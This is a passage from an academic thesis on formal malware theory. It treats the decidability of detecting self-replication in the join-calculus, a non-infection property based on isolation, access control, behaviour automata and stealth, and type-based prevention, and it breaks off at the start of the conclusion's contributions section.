4: **if** $\exists C'$ reached by a join pattern $x<p>$ with $x \in R$ or $x \notin (dv(P) \cup S \cup R)$ **then**
5: **return** *system is vulnerable to the replication of P*
6: **end if**
7: $E_{succ} \leftarrow E_{succ} \setminus \{C_d \in E_{succ} | \exists C_t \in E_{done}. C_d \equiv C_t\}$
8: $E_{next} \leftarrow E_{next} \cup E_{succ}$, $E_{done} \leftarrow E_{done} \cup \{C\}$
9: **if** infinite reaction on a join without new potential transitions **then**
10: **break**
11: **end if**
12: Choose a new $C \in E_{next}$
13: **until** $E_{next} \leftarrow \emptyset$
14: **return** *system is not vulnerable to the replication of P*

Algorithm 5 uses a brute-force approach for state exploration. As a matter of fact, it was not designed for operational deployment but to study the decidability of the detection problem. Without surprise, detection remains undecidable according to Proposition 16. However, according to Proposition 17, the problem can become decidable by restricting name generation. In other words, if both the process and the context are defined in the fragment of the *join-calculus* without name generation, meaning no nested definitions, the detection problem remains decidable up to a complexity factor. But this restriction is not without impact on the system context. Forbidding name generation induces a fixed number of resources without possibility to dynamically create new ones. But most importantly, without name generation, synchronous communication is no longer possible according to the CPS encoding from Figure 9.2. In particular, system services can no longer generate fresh names to return their computed values. Unique and fixed return channels must be specified instead, with risks of concurrency for their consumption.

Proposition 16 *Detection of self-replication in the Join-Calculus is undecidable.*

Proposition 17 *Detection of self-replication in the Join-Calculus becomes decidable whenever the system context and the process are defined in the fragment without name generation.*

Proof.

In algorithm 5, the set of states E_{succ} reached after a reduction is finite because only internal transitions τ are allowed. Internal transitions in *join-calculus* are finite state branching [162]. The

decidability thus depends on the bounded number of iterations: finite number of states potentially reached and infinite loop detection. To prove decidability, detection is reduced to the coverability problem in *Petri nets*.

Let us consider the fragment of the *join-calculus* without name generation i.e. no nested definitions of the form $def\ J \triangleright (def\ J' \triangleright P'\ in\ P)\ in\ Q$. This fragment can be encoded in the *asynchronous π-calculus* without external choices (+ operator). Let us consider a similar encoding to [108] except that the replication operator has been replaced by recursive equations for consistency with the remainder of the proof:

$$\begin{aligned} [[Q|R]]_j &= [[Q]]_j \mid [[R]]_j \\ [[x<v>]]_j &= \bar{x}v \\ [[def\ x<u> \mid y<v> \triangleright Q\ in\ R]]_j &= \left\{ \begin{array}{l} A = x(u).y(v).([[Q]]_j \mid A) \\ A \mid [[R]]_j \end{array} \right\} \end{aligned}$$

Name generation being excluded and the process being considered in a close context, the scope restriction ν is absent from the encoding. We will now reuse the approach from [38] to reduce the problem. Using the provided encoding, the process inside its context is encoded in the *asynchronous π-calculus*, resulting in a system of parametric equations satisfying a normalized form [38].

This system is then encoded into equations from the *Calculus of Communicating Systems (CCS)*. *CCS* is parameterless, however, without name generation, channel σ and transmitted value a can be combined in a single channel $<\sigma, a>$. The encoding reintroduces external choices to handle the combined channels. Just like in [38], the obtained equation system thus contains a set of parallel processes guarded by these channels. The only differences lie in the multiple join patterns in *Join-Calculus* which results in multiple channels guarding those processes:

$$A_i = \Sigma <\sigma, a> . <\sigma', a'> .(\Pi \overline{<\sigma, a>} \mid \Pi\ A_j)$$

In this equation system, replication is detected by the potential activation of a guarded processes A_i by a channel $<\sigma, p>$ with $\sigma \in R$ and p is the abstraction of P. This is a typical control reachability problem in *CCS*. As proven in [38], control reachability can be reduced to a coverability problem in *Petri nets*. Although it is time and space consuming, decidable algorithms exist to compute coverability [151] and detect tokens in the σp places (abstraction p emitted on σ). □

10.2 Policies to prevent malware propagation

According to the previous section, self-replication detection is decidable only under certain assumptions, which prove restrictive for the system. In addition to these constraints, the fact that detection is reactive and not proactive encourages the research of alternative solutions to fight malware. Proactive approaches must absolutely be considered to prevent malware propagation. A potential solution is the control of the information flow within the systems to protect. This control is a critical issue for security that enables among other things the detection of intrusions [81, 128, 251]. Adopting the malware perspective, Section 10.2.1 first describes malware propagation as an illegal information flow that violates the property of integrity of the system. Corroborating existing results from previous theoretical works [69], the section also proves that complete isolation is the only perfect mean to contain this propagation. Section 10.2.2 then suggests different approximate solutions for malware containment.

10.2.1 Non-infection property and isolation

A different approach to fight back the threat brought by malware is to reason in terms of information flow as initiated by F. Cohen in [69]. Active research works address the confidentiality issue by controlling illicit data flows between processes of different security levels [117, 126, 209]. One of the

main result is the formalization of the non-interference property which specifies that the behavior of a low-level process must not be influenced by an upper-level process.

Similarly, self-replication in malware can be compared to an illicit information flow of the viral code towards the system. Let us state the hypothesis that, contrary to malware, legitimate programs should not interfere with other processes implicitly through the system. This issue issue refers to integrity, and non-interference must be adapted accordingly. In Definition 25, we introduce a new property called non-infection in reference to the original property of non-interference.

Definition 25 *Let us consider a process P placed inside a system context considered stable (i.e. reactions by intrusions only). The property of Non-Infection is satisfied if the system evolves along the reaction $C_{sys}[P] \longrightarrow^* C'_{sys}[P']$, and for any non-infecting process T the equivalence $C_{sys}[T] \approx C'_{sys}[T]$ is true. The strength of the property is determined by the equivalence considered.*

The non-infection property guarantees the integrity of the system context. With regards to this property, the consequent question is to know what are the mandatory constraints for a system context to satisfy non-infection. Proposition 18 states that there exist systems preventing replication through resource isolation. This proposition in fact corresponds to a generalization of the network partitioning principle advocated by F. Cohen to fight virus propagation [69].

Proposition 18 *In a system context made up of services and resources, the non-infection property can only be guaranteed by a strong isolation of the resources, the isolation forbidding all transitions $C_{sys}[\,.\,] \xrightarrow{x(\overrightarrow{y})} C'_{sys}[\,.\,]$ where x is a writing channel towards a resource.*

Proof.
Let us consider a system context made up of services and resources of the form: $C_{sys} = def\ D_S \wedge D_R\ in\ R \mid [\,.\,]$ as defined in Section 9.3.1 from Chapter 9. By hypothesis, the context is stable and only reacts to intrusions from the process placed inside. The isolation requirement is proven by showing that writing access to a resource, either direct or indirect, must be forbidden. Let us enumerate the possible intrusion cases:

I. Intrusion towards a resource: $J \in D_R$ with $J = x_1(\overrightarrow{y_1})|...|x_n(\overrightarrow{y_n}) \triangleright R'$

$$def\ D_S \wedge D_R \backslash \{J\} \wedge J\ in\ R_0|x_1(\overrightarrow{z_1}).R_1|...|x_m(\overrightarrow{z_m}).R_m|[\,.\,] \xrightarrow{x_{m+1}(\overrightarrow{z_{m+1}})|...|x_n(\overrightarrow{z_n})} def\ D_S \wedge D_R\ in\ R_0|R_1|...|R_m|R'[\overrightarrow{y}/\overrightarrow{z}]|[\,.\,].$$

This can be simplified since in our model the x_i are only used to store the resource content meaning that $R_i = 0$ for $1 \leq i \leq m$. From there, there are three sub-cases for this transition.
1) Reading from the resource: $R' \equiv x_1(\overrightarrow{y_1})|...|x_m(\overrightarrow{y_m})\ |return\ \overrightarrow{y_1}, ..., \overrightarrow{y_m}\ to\ x_{m+1}$.
Once the return consumed, the system recovers its initial state; the non-infection property is satisfied.
2) Writing to the resource: $R' \equiv x_1(\overrightarrow{y_{m+1}})|...|x_m(\overrightarrow{y_n})|return\ to\ x_{m+1}$.
Once the return consumed, the original values y_i with $1 \leq i \leq m$ are substituted by values y_j with $m+1 \leq j \leq n$. The system may not recover its original state before the intrusion: the non-infection property may not be satisfied.
3) Executing the resource: equivalent to intrusion towards a service II).

II. Intrusion towards a service: $J \in D_S$ with $J = x_1(\overrightarrow{y_1})|...|x_n(\overrightarrow{y_n}) \triangleright S$

$$def\ D_S \setminus \{J\} \wedge J \wedge D_R\ in\ R \mid [\,.\,] \xrightarrow{x_1(\overrightarrow{z_1})|...|x_n(\overrightarrow{z_n})} def\ D_S \wedge D_R\ in\ S[\overrightarrow{y}/\overrightarrow{z}] \mid R' \mid [\,.\,]$$

S is of the form *return* $f(\overrightarrow{z_1},...,\overrightarrow{z_n})$ *to* x_1 which reduces to the null process when the return is consumed. The system modification thus depends on the nature of the function f. Once again, there are three sub-cases.

1) Definition of f accessing no resource or only through a reading channel: this case is identical to case I.1) and the non-infection property is satisfied.

2) Definition of f using a writing or creation channel for resources: this case is identical to case I.2) and the non-infection property may not be satisfied.

3) Definition of f accessing resources in execution: in this case, the solution depends on the content of the resource. The test is applied recursively to this content until reaching cases II.1) or II.2). □

10.2.2 Policies to restrict infection scope

Non-infection is impossible to guarantee in practice. Complete isolation can obviously not be deployed in systems without loosing most of their use [69]. In fact, the hypothesis stated in Section 10.2.1 about legitimate programs is not always true in real cases. To maintain the utility of the system, solutions restricting the resource accesses case-by-case, can still contain malware by confining the scope of the propagation.

An access authority deploys such restriction by blocking unauthorized accesses to the resources and services of a system. A solution based on access tokens can be considered, either for spatial restriction (only programs and resources sharing the same token can access each others) or for time (each token is valid a fixed number of executions). [248] specifies access authorities as two components taken up in Definition 26: a *Policy Decision Point (PDP)* which can be seen as the token distribution mechanism and a *Policy Enforcement Point (PEP)* which checks the token validity and thus must not be bypassed.

Definition 26 *An access authority is constituted of (1) a distribution process* D_T *delivering security tokens, (2) a control mechanism embedded in the system providing interfaces* $\overrightarrow{chk}$ *for token checking. Control is securely enforced (i.e. can not be bypassed) if the system deprived of the distribution process* D_T *satisfies the non-infection property.*

Example 7 *Let* T *be a security token, non-forgeable i.e. if unknown, the token can not be rebuilt.* T *must thus not be exported by the system context:* $C_{sys}[.]_{S \cup R \cup \overrightarrow{chk}}$ *with* $T \notin S \cup R$*. Controls can be enforced at the resources and services level using the interface chk to compare the token in entry with the security token* T*:*

- $def\ S_{sv}(t, \overrightarrow{arg}) \triangleright$
  $if\ chk(t,T)\ then\ return\ f_{sv}(\overrightarrow{arg})\ else\ 0\ in\ ...$
- $def\ R_{exec}(f_0) \triangleright$
  $def\ (write(t, f_{new})|content<f>) \triangleright$
  $if\ chk(t,T)\ then\ (return\ to\ write|content<f_{new}>)\ else\ content<f>$
  $\wedge\ (read(t)|content<f>) \triangleright$
  $if\ chk(t,T)\ then\ (return\ f\ to\ read|content<f>)\ else\ content<f>$
  $\wedge\ (exec(t, \overrightarrow{arg})|content<f>) \triangleright$
  $if\ chk(t,T)\ then\ (return\ f(\overrightarrow{arg})\ to\ exec|content<f>)\ else\ content<f>$

$in\ content<f_0>|return\ read, write, exec\ to\ R_{exec}\ in\ ...$

If security tokens are not forgeable and no distribution mechanism is responsible for their extrusion, the process placed in the context will not be able to access any service and resource. Mechanisms of access control definitely help to contain malware propagation. In fact, complete access control mechanisms are already deployed in two well known security models for *Java* [119]

and *.Net* [112]. In both models, the managed code is run in a isolated runtime environment with a controlled access to resources. A parallel between the two models is given in the Table 10.1. Considering malware, access control models are already used to restrict their propagation by restraining the number of services and resources available to untrusted codes. For example, the *Same Origin Policy (SOP)* forbid accesses to local resources, to remote codes running inside a web-browser [206]. The problem in actual system is that those controls are restricted to managed languages and not to native code. Extending access controls to native code could fight malware propagation with a proven security expressed in this process-based framework.

Model	Java framework	.NET framework
Token distribution (process D_T)	Secure class loader of the Java Virtual Machine (JVM)	Policy resolution of the Common Language Runtime (CLR)
Input for distribution	Evidences (certificate, origin)	Evidences (certificate, origin)
Output (token T)	Permission domain	Permission set
Access control (interface *chk*)	Security Manager calling the Access Controller using Checkpermission()	Code Access Security (CAS) enforced by the CLR

TABLE 10.1 - ACCESS CONTROL INSIDE MANAGED LANGUAGES. The given table references the different elements enforcing access control inside *Java* and *.Net*.

10.3 Detection by behavior automata

Detection by automata has already been presented in Chapter 2. In a few words, behavioral automata recognize malicious sequences of observable actions executed by malware, until reaching a final state signaling detection. With respect to the discussion on detection from Section 10.1, this technique of detection is no longer generic but signature-based. On the other hand, this technique is no longer restricted to replication capabilities. Let us now consider that the observed malware instance is a process. Its observable actions can be interpreted as the emissions of messages that constitute traces in the *join-calculus*. The behavioral automata can finally be transformed into observation contexts capturing the exact same traces.

In order to formalize behavioral automata inside the process-based model, we have seen that they must by transformed into observation contexts. Starting from the previous definition, an automaton is built as a five-tuple $< S, \Sigma, T, s_0, F >$. Let us now introduce a procedure of transformation to generate the equivalent observation context of the form $C_{Obs}[\,.\,] = def\ J\ in\ O \mid [\,.\,]$.

1) Let us first define a set of name $\mathcal{N}_s$ corresponding to the different state of the automata. For each state $s_i \in S$, an equivalent name q_i will be generated in $\mathcal{N}_s$. Among these state, some particular ones must be defined. The starting state s_0 will be denoted by the name q_0. This particular name will be used to build the starting process of the observation context $O = q_0 <>$. In addition for each final state $q_i \in F$, an equivalent name q_{fi} is also defined.

2) The set Σ contains the alphabet of the different atomic actions monitored by the observer. This alphabet will be translated as a second set of name $\mathcal{N}_m$. Each action $\mu_i \in \Sigma$ will be denoted by a message $m_i \in \mathcal{N}_m$.

3) An additional process I is defined to be executed whenever a malware is detected. This process may be responsible for raising an alert or triggering a countermeasure.

4) The sequences of malicious actions are finally defined as transitions of the form $S \times \Sigma \rightarrow S$. These transitions will now be transformed as join definitions. The set of definition is first initialized as empty $J = \perp$. For each transition, $s_i \times \mu_j \rightarrow s_k$, the set of definitions is enriched as follows: $J = J \wedge (q_i <> \mid m_j <> \triangleright\ q_k <>)$. In addition, final transitions are defined to execute the process of reaction. For all $s_i \in F$, $J = J \wedge (q_{fi} <> \triangleright\ I)$.

The translation is quite obvious. However, thanks to the formalization provided in this chapter, additional results may be obtained with regards to stealth. Within the process-based model, Definition 27 establishes the notion of stealth relatively to an observer. This definition is a generalization of the notion of stealth relatively to system calls from [252]. A given observer monitors a fixed number of atomic actions. Obviously, a malware instance can be built specifically to be stealthy for this observer. Evading detection may be achieved either by accessing system calls outside the set of the monitored ones, by replacing the observer hooks and filtering the monitored system call, or by accessing services at a lower level such as in hardware-assisted virtual machine rootkits [83, 208].

However, persistent malware, such as viruses, necessarily access and modify legitimate resources. As stated by Proposition 19, absolute stealth is impossible to achieve and it is always possible to define an observer that will capture the modifications brought to the system, at least the time malware deploy their stealth protections. A malware instance being absolutely stealthy would respect the property of non-infection and would consequently have minor capabilities. For persistent malware such as viruses, absolute stealth is thus impossible. A parallel can be drawn with E. Filiol's result showing that it is not possible to introduce a stealthy malicious code without modifying significantly the distribution for an estimator [96].

Definition 27 *Let us define stealth relatively to an observer. The definition of the observer determines the set of monitored atomic actions. A malware M is said stealthy with respect to an observer Obs if and only : $C_{Obs}[M] \not\mapsto^* I$.*

Proposition 19 *Absolute stealth for malware is impossible to achieve with regards to all observers.*

Proof.
Let us prove Proposition 19 by contradiction. M is a process modeling a malware instance capable of absolute stealth. The following statement is thus true:

$\forall C_{obs}[\,.\,]_{S\cup R},\ C_{obs}[M]_{S\cup R} \not\mapsto^* I$

Among all these possible observation contexts, a given context exists such as it monitors all write accesses to resources:

$\forall w \in R,\ C_{obs}[w<a>]_{S\cup R} \rightarrow^* I$

For M to be stealthy with respect to this particular observation context, we would observe the barb impossibility $M \not\Downarrow_w$. In other words, M would respect the non-infection property, which is in contradiction with its malware nature. □

10.4 Prevention by typing

Type systems have been studied for a great range of programming languages, process algebras included. By combining information flow specific and standard type theory, some security properties may be enforced in the language. With respect to malware, the considered property is typically integrity. The underlying principle is to prevent suspicious or risky process from altering the execution of legitimate programs. Typing thus constitutes a second mean to formalize the principle of prevention by space restriction introduced in Section 10.2.2. The typing system should consider at least two levels of security to separate risky and legitimate processes. M. Kaczmarek has started in his thesis to explore this approach inside functional models of viruses [145]. Since the presence of concurrency and non-determinism may generate new types of information flows, the purpose of this section is to explore the application of typing to the provided process-based model. The use

of typing system in order to guarantee that processes respect some security properties has already been studied formally. As a matter of fact, establishing proofs for these systems is complex, in particular when considering complex features such as polymorphism or type reduction supported by the *join-calculus* [110]. For this reason, a whole type system will not be built from scratch. This section rather considers the results established in [72] to find interesting research perspectives in the context of malware prevention.

10.4.1 Non-infection between security levels

To build the typing mechanism, let us first define a lattice to describe the possible security levels. It must provide at least two bounding security levels corresponding to the legitimate level and the untrusted level which may introduce risk: $(\mathcal{SL}, \leq, \sqcap, \sqcup, leg, risk)$ with $risk \leq leg$. An example of security lattice built on certification is given in Figure 10.1. A typing environment, often denoted Γ, is then built to map the names constituting the process to a security level from the lattice. The typing is often constrained by construction rules; the presentation of such rules is not particularly significant here since they may vary according to the supported feature, but an example can be found in [73], which is notably reused in [72]. Let us now introduce the following notations. $\Gamma \Vdash P$ denotes a well-typed process P with respect to the typing environment Γ. Similarly, $\Gamma \Vdash^{\sigma} P$ denotes a process being well-typed when executed with the security clearance, or security level σ.




FIGURE 10.1 - SECURITY LATTICE BUILT BY CERTIFICATION. The following lattice specifies four levels of certification bound by the upper sytem certificate (*leg*) and the lower absence of certificate (*risk*). The partial order between the certificates, corresponding to their relative trust, is given by the Hasse diagram. This order respects the prevalence of the kernel applications over user ones.

By the use of security levels, the original property of non-infection can be weakened. According to Definition 28, the restricted property of non-infection does not imply a complete isolation between all processes but only between legitimate and risky processes. In particular, this weaker property allows the modifications of legitimate resources between them. The property of restricted non-infection can finally be guaranteed by various typing mechanisms.

Definition 28 *Let us consider a process $\Gamma \Vdash^{\sigma} P$ with a security level $risk \leq \sigma < leg$, placed inside a system context considered stable, with the highest security level $\Gamma \Vdash^{leg} C_{sys}[\,.\,]$. The property of Restricted Non-Infection is satisfied if the system evolves along the reaction $C_{sys}[P] \longrightarrow^{*} C'_{sys}[P']$, and for any non-infecting process $\Gamma \Vdash^{\rho} T$ with $\sigma < \rho$, the equivalence $C_{sys}[T] \approx C'_{sys}[T]$ is true. The strength of the property is determined by the equivalence considered.*

10.4.2 Resource typing: behavioral blocking

In this subsection, the notion of resource is more generic than the one introduced in the modeling of the environment from the previous chapter. Here the notion of resources encompasses all the process channels defined inside join patterns. Using a first typing mechanism, these resources or in other words the defined channels are labeled with security levels indicating the minimum level required for a process to interact with it [126, 127]. The label is introduced at the syntax level as pictured by the adaptation of the join syntax in Figure 10.2.

$$\begin{array}{lll} J ::= x{<}T : y_1, ..., y_n{>} & & \text{message pattern} \\ \quad | \quad J \mid J & & \text{join of patterns} \end{array}$$

Figure 10.2 - Syntax adaptation to resource typing.

Let us now denote by $\sigma[\![P]\!]$ a process P running with security clearance σ. The access to a given resource is only allowed to process running with a security clearance equal or higher to the one expected. In other words, the definition will only cature message from these authorized process. Technically, this security is enforced by modifying the operational semantics for type checking as the example in Figure 10.3 illustrates.

$$J : \rho \triangleright P \vdash \sigma[\![C[J\sigma_{rv}]]\!] \longrightarrow J : \rho \triangleright P \vdash \sigma[\![C[P\sigma_{rv}]]\!] \text{ only if } \rho \leq \sigma.$$

Figure 10.3 - Semantics adaptation to resource typing.

This protection of the resources is particularly useful for malware using external resources. On access protection of the resources can eventually be related to behavioral blocking presented in Chapter 2. Typing resources is in fact a way to formalize this technique in a theoretical model based on processes. Coming back to the virus classes of Definition 23 from the previous chapter, this technique may be used to forbid to untrusted process the access to the necessary resources to replicate, that is to say the self-reference and the replication mechanism.

10.4.3 Information flow typing: taint analysis

Here, the principle differs from the previous mechanism since the security labels are no longer attributed to resources but to exchanged messages. The security label attributed to the exchanged data is also called the taint. Through taint analysis, it becomes possible to monitor the flows and dependencies of tainted data by following their labels within the system. This typing mechanism is obviously a formalization inside the process-based model of the tainting techniques deployed in the operational analysis of malware [134, 198]. Contrary to the previous mechanism, the join syntax is no longer modified. The message emission is modified inside the process syntax instead, as specified in Figure 10.4.

$$\begin{array}{lll} P ::= \rho : v{<}u_1; ...; u_n{>} & & \text{asynchronous message} \\ \quad | \quad ... & & \end{array}$$

Figure 10.4 - Syntax adaptation to information flow typing.

Within a given process, a function denoted $\alpha \bullet P$ propagates the taint [72]. Such a function is presented in Figure 10.5. Note that the function only propagates the taint to messages which are not guarded by join-patterns. An additional transformation must also be introduced to the operational semantics to propagate the taint as in Figure 10.6. The transformed reduction rule is appended to the function definition below. Notice that, the taint is also propagated for dependencies due to non-deterministic choice between multiple patterns. A parallel can be drawn with indirect taint propagation which taints all data within the scope of a control structure testing tainted data.

$$\begin{array}{rcl} \alpha \bullet 0 & = & 0 \\ \alpha \bullet (P \,|\, Q) & = & (\alpha \bullet P) \,|\, (\alpha \bullet Q) \\ \alpha \bullet (\beta : v{<}u_1; ...; u_n{>}) & = & (\alpha \sqcup \beta) : v{<}u_1; ...; u_n{>} \\ \alpha \bullet v{<}u_1; ...; u_n{>} & = & \alpha : v{<}u_1; ...; u_n{>} \\ \alpha \bullet (def\ D\ in\ P) & = & def\ D\ in\ \alpha \bullet P \end{array}$$

FIGURE 10.5 - FUNCTION FOR TAINT PROPAGATION.

$$D[J \triangleright P] \vdash C[\alpha \bullet J\sigma_{rv}] \quad \rightarrow \quad D[J \triangleright P] \vdash C[\alpha \bullet P\sigma_{rv}]$$

FIGURE 10.6 - SEMANTICS ADAPTATION FOR TAINT PROPAGATION.

Using taint propagation, it becomes possible to detect tainted message captured by particular join. Critical resources may be also labeled with a security level just as in the previous section. The success of the the reduction will now depend on the message taint and no longer the process security clearance. Notice that, globally, it is still possible to define the security clearance of a process as the lowest security level of all messages it may emit. Once again the reduction rule of the operational semantics must be transformed as pictured in Figure 10.7. This solution, being message-based, is thus finer grained. It still can be used to forbid the self-replication of untrusted processes as it is presented in Example 8.

$$[J : \beta \triangleright P] \vdash C[\alpha \bullet J\sigma_{rv}] \longrightarrow D[J : \beta \triangleright P] \vdash C[\alpha \bullet P\sigma_{rv}] \text{ only if } \beta \leq \alpha.$$

FIGURE 10.7 - SEMANTICS ADAPTATION FOR INFORMATION FLOW TYPING. The reduction rule preserves the required adaptation for taint propagation from Figure 10.6.

Example 8 *Let us consider the system modeling introduced in Section 9.3, and more particularly the system refinements and virus classes introduced in Section 9.3.3. A tainted source must first be defined; here the self-reference is tainted as risky since it constitutes the origin of the replication:*

$C_{sys}[\,.\,]_{S \cup R} \stackrel{\text{def}}{=} C'[[\,.\,] \,|\, risk : current{<}ref{>}]$.

Any flow from the self-reference to the replication mechanism must be forbidden. The definition of the system replication is thus modified to accept only legitimate messages:

$D_{rep} \stackrel{\text{def}}{=} leg : sys_{rep}(in, out) \triangleright return\ r(in, out)\ to\ sys_{rep}$.

By application of the operational semantics, class IV viruses raise typing errors:

$\vdash C_{sys}[V_{IV}]_{S \cup R}$
$\longrightarrow^*$ *(react+str-def+str-and)*

$D_{ref}, D_{rep}, D' \vdash risk : current{<}v{>} \mid sys_{rep}(sys_{ref}(), loc_{targ}())$
$=$ *(propagation)*

$D_{ref}, D_{rep}, D' \vdash risk \bullet current{<}v{>} \mid sys_{rep}(sys_{ref}(), loc_{targ}())$
$\longrightarrow$ *(react)*

$D_{ref}, D_{rep}, D' \vdash risk \bullet sys_{rep}(v, loc_{targ}())$
$\longrightarrow^*$ *(react)*

$D_{ref}, D_{rep}, D' \vdash Error\ on\ sys_{rep}\ because\ risk < leg$

10.5 Advances brought by the process model

Through this chapter, we have studied the theoretical protections offered by the process-based model against malware. The preservation of fundamental results has been checked first, to guarantee that the new model does not result in a loss of expressiveness. The undecidability of the detection and prevention by isolation have been successfully redemonstrated. They have even been extended by identifying system constructions where detection and prevention become feasible. Still, these constructions are too prohibitive, justifying the exploration of other detection and prevention methods. In fact, no operational detection method, radically new, has been discovered. However, we have been able to formalize several behavioral detection techniques, already existing. Through their formalization, their resilience has been theoretically evaluated: detection by automata with proven resilience to stealth, access control with a delimited propagation scope. We hope that these first results will encourage future works, in particular for the typing approach which seems promising with regards to these first explorations.

Chapter 11

Assessment of the algebraic model and enhancements

Throughout Part II, we have explored the formalization of malicious behaviors by the use of process algebras. Considering the behavior definition from introduction, the key advantage of these algebras is to introduce the notion of interactive computation within malware theoretical models. Based on process foundations, the following contributions have been proposed:

Model expressiveness: Process algebras provide the support of interactions, concurrency and non-termination. Process-based models are thus closer to our current perception of information systems than functional paradigms which are limited to close systems. The malware model we propose is expressed within the *join-calculus* and is thus process-based. It relies on the calculus facilities to provide a distributed definition of self-replication and a system-dependent construction of the viral sets. This constitutes a first achievement compared to existing models based on functional paradigms [35, 50, 68], which only define autonomous replication without any possible explicit intervention of the execution environment.

Model parametrization: The malware model offers parametrization support with a possible refinement of the replication technique and the malicious payload. Through parametrization, some malicious techniques such as stealth and companion viruses, which were not supported by previous models, even parametric ones [50], are now integrated. The modeling of these techniques requires the refinement of the system context in consequence, in order to introduce the involved services and resources.

Results conservation: To verify the conservation of the fundamental results, the problems of detection and prevention have first been redefined within the model. In particular, prevention of malware propagation has been formalized through the notion of non-infection, the pending of non-interference adapted to integrity issues. The model does not offer miracle solutions for detection which remains undecidable, consistently with existing results. Likewise, prevention remains only possible by perfect isolation, consistently with the existing network partitioning principle, but with a system granularity based at the resource level. These results were expected and prove the compatibility of our model with existing ones [69, 70].

Results extension: Nevertheless, approximative solutions for detection and prevention can be now formalized within the model. Because the calculus facilities impacting these problems have been identified: name generation for detection and name scoping for prevention, system constructions have been found where they could be solved. Detection becomes decidable

within the fragment of the *join-calculus* without name generation. Malware containment can be guaranteed by spatial or temporal restriction of the malware executions, either by embedded system controls based on access tokens, or by typing mechanisms based on security clearances. In addition, several of the behavioral detection techniques introduced at the beginning of this thesis were successfully formalized. Through their formalization, we have been able to theoretically assess their resilience and their limits.

In conclusion, the different objectives stated in introduction seem satisfied by the process-based formalization. The model introduces interactive-based viruses and enables the description of complex behaviors that are encountered in the wild, ant that are no longer necessarily centered around self-replication. It provides enough theoretical foundations to deploy formal reasoning on various detection and prevention methods. However, the model is still limited and imperfect as stated by the following points:

1) Name bivalence: The proposed notion of self-replication admits possible false-positives because of a name bivalence in the *join-calculus*. A process is abstracted by a definition whose defined name can represent either the code itself or a simple pointer. Interpreting process abstractions as simple pointers, a process transmitting its pointer outside of its scope will be tagged as self-replicating. Only viable replication restrains the possible false-positives by restricting viruses to processes capable of iterative self-replication.

2) Constructive replication beyond syntax: The definition of self-replication provided by the model covers different types of replication just like the original viral models [68], even replication by reconstruction or mutation. However, up to our current advances, it only provides explicit constructions for viruses capable of syntactic duplication where processes achieve replication from their own description. This limitation eventually corresponds to a more generic problem. In fact, the model remains too close to the syntax level, which is contrary to the philosophy of process algebras where we try to get detach from syntax to think in terms of semantic equivalence.

3) Focus on replication: Self-replication still remains the core of the current model whereas, in reality, we observe more and more malware that do not replicate anymore. Take the example of botnets which are often installed through a vulnerability (e.g. drive-by download) and do not propagate. Globally, it would be interesting to describe additional malicious behaviors and to try to understand how they compromise both the confidentiality and the integrity of the system. It would ease the identification of the calculus capabilities allowing such behaviors, just like it has been done with self-replication. This work has already been started by explaining how Rootkits breach the system integrity by channel usurpation. Additional efforts must be deployed in this sense.

Some of the stated imperfections can be addressed in future works, with a greater knowledge of process algebras. The next points present perspectives of response to the corresponding problems:

1) Name bivalence: The ambiguity encountered in abstraction between code and pointers could be solved by modeling replication as the transmission of the process itself. This would require leaving the *join-calculus* to move towards higher-order process algebras such as the *higher-order π-calculus* [210]. However, this domain is quite recent and highly theoretical to be easily apprehended. An other perspective is to move the focus on mobility. Switching to the *distributed join-calculus* [107], a notion of location is explicitly introduced for running processes. Malware propagation could then be seen as the spreading of the viral process over the available locations of the system.

2) Constructive replication beyond syntax: Constructive replication corresponds to the replication of a definition equivalent to the original one. In order to reach the expected semantic level, observational equivalences must be considered instead of syntactic equivalences. Constructive replication eventually impacts the problems of detection and prevention. In particular, detection is no longer a simple problem of state exploration, but additionally introduces bissimulation tests for every propagated definitions. Just like state exploration, bissimulation is also strongly impacted by dynamic name generation, nested definitions and recursion [76]. However, since mutation and reconstruction both rely on definition nesting for building the propagated version, we can no longer consider a restricted fragment of the *join-calculus*.

3) Focus on replication: As previously said, the first requirement remains to increase the number of covered malicious behaviors beyond self-replication. The idea is to relate these behaviors to integrity and confidentiality issues, these issues being impacted by specific calculus capabilities. Still, a major concern raised by C. Fournet is that the *join-calculus* is open by construction. Any message passing is allowed as long as the name scoping allows it. It may not prove the right formalism to design built-in protections and controls. A first perspective is thus to pursue the works started on typing mechanisms to enrich the formalism. Another alternative would be to move towards security dedicated algebras. For example, the *spi-calculus* has been used for years in the verification of cryptographic protocols [34, 246], and might be adapted to the malware issue.

This second intermediate conclusion ends the process-based formalization. Throughout this second approach, the gap between theoretical and operational malware research has been reduced. Bridges have even been successfully deployed for several techniques of behavioral detection, thus fulfilling the statement of this thesis.

Chapter 12

Conclusion

La pendule, sonnant minuit,
Ironiquement nous engage
A nous rappeler quel usage
Nous fîmes du jour qui s'enfuit...

L'Examen de Minuit, Les Fleurs du Mal
C. Baudelaire - 1857

Throughout this thesis, we have been seeking to bridge theoretical and operational research on malware. The notion of malicious behavior, and in particular self-replication, is explored as the common foundation to establish this connection. The idea is to provide a reference behavioral model enabling direct operational applications while preserving the proof capabilities of theoretical foundations. According to the notion of behavior we have established in introduction, the model has first to support interactive computations in order to introduce the execution environment and the possible distribution of the malicious agents. Secondly, the perception of the environment has to be oriented according to the perspective of malware, meaning that the model should bring into light the purpose of the environment inside the malware life cycle.

12.1 Contributions

